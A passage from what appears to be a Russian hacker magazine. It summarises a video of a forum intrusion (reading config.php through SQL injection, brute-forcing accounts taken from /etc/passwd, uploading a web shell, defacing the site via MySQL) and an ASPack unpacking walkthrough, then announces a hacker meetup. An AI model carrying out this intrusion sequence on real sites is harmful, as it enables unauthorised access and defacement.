форуму (и соответствен его config.php). После чего командой Load_File('') открывает его и видит, что данные на странице не были отображены. Однако его спасает исходник страницы, в котором хакер все-таки находит интересные ему данные.

После быстрого анализа, ему попадается на глаза строка $dbhost = 'localhost';. Это означает, что скрипт к базе подрубается с локалхоста. «Не повезло… но пойдем другим путем» — подумал он. Теперь хакер берет файл юзеров, полученный /etc/passwd, и составляет список для брута. Таким образом ему удалось надыбать два аккаунта: используя один из них, наш герой получает локальный шелл. Залив веб-шелл в домашнюю директорию, хакер пытается коннектиться к MySQL-базе, указывая данные из файла config.php. Коннект, как ни странно, прошел успешно. Получив доступ к БД наш герой видит, что с кодировкой, мягко сказать, фигово, но с помощью утилиты Штирлиц он переводит текст в перевариваемый вид и делает дефейс.

Распаковка ASPack

Продолжая серию видеороликов по распаковке программ, чел bl[1]n заостряет внимание на очень популярной тулзе — ASPack. Эта штука шароварная, и никто так и не смог понять, как главному герою удалось достать зарегистрированную версию. Наверное, он ее купил :). Избрав подопытной программой стандартный виндовый калькулятор, крекер приступил к работе. Сначала он действовал по обычной схеме: при помощи шестнадцатеричного редактора и отладчика хакер нашел адрес OEP. Далее, не изобретая велосипед, он снял дамп специальным плагином OllyDump. Наверняка, ты скажешь, что теперь ему самое время восстанавливать таблицу импорта. И многие бы, наверное, так и поступили, но наш герой не из простых смертных. Взломщик решил совершить акт надругательства и извращения над пакером, зверски выдрав ресурсы из его секций и снеся все остатки его былой славы. Для этого Блинчик прикрутил все ресурсы в одну отдельную секцию и только потом двинулся восстанавливать таблицу импортов. Далее он решил немного уменьшить размер файла и оптимизировать его, что естественно ему удалось.


ЕДЕМ БУХАТЬ!
Лето, жарища в городе. Ты не устал сохнуть перед монитором, разбираясь в кишащей багами Висте? Может все-таки стоит оторвать свою хакерскую задницу от насиженного стула и отправиться веселиться в компании таких же киберпадонков, как ты? Покидаемся винчестерами, побегаем с WiFi-антеннами, испепелим все сети в округе, попугаем бабушек фаллоподобными 2.41Ghz антеннами. Будет весело, приятель.
Подваливай 12 августа в 12-00 на станцию метро Щукинская. Встречаемся в центре зала, ждем полчаса опоздавших и валим на чудесную поляну веселиться. Пиво с нас :). Подробности акции мы выложим на форуме www.xakep.ru в первых числах августа.